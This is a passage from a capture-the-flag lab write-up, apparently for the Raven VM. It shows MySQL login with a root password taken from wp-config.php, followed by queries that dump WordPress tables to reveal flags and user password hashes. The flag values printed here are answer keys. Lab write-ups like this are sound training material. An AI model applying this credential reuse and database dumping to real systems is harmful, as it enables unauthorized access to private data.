
- How did you exploit the vulnerability?

  Once having found wp-config.php and gaining access to the database credentials as Michael, MySQL was used to explore the database.

- What did the exploit achieve?
  - Flag 3 was found in wp_posts table in the wordpress database.
- Include a screenshot or command output illustrating the exploit.
- Commands:
  - mysql -u root -p’R@v3nSecurity’ -h 127.0.0.1
  - show databases;
  - use wordpress;
  - show tables;
  - select * from wp_posts;

Requesting SQL Tables (Flag 3)


- Here we request the wp_posts table from the SQL database. This showed us flag 3.



```
<blockquote>Hi there! I'm a miner by day, aspiring actor by night, and this is my website. I live in Kalgoor
 great dog named Red, and I like yabbies. (And gettin' a tan.)</blockquote>

 ...or something like this:

<blockquote>The XYZ Doohickey Company was founded in 1971, and has been providing quality doohickeys to the
 since. Located in Gotham City, XYZ employs over 2,000 people and does all kinds of awesome things for the G
nity.</blockquote>

As a new WordPress user, you should go to <a href="http://192.168.206.131/wordpress/wp-admin/">your dashboar
lete this page and create new pages for your content. Have fun! |
| flag3{afc01ab56b50591e7dccf93122770cd2}



                                                                                                          |
| flag4{715dea6c055b9fe3337544932f2941ce}



                                                                                                          |
| flag3{afc01ab56b50591e7dccf93122770cd2}



                                                                                                          |
+-----------------------------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------------------------
----------------------------------------------------------------------------------------------------------+
5 rows in set (0.00 sec)
```

Requesting SQL Tables (Continued)


- Here we are accessing the sql database using mysql.
- From here we are able to request the user tables that show the password hashes for all users.



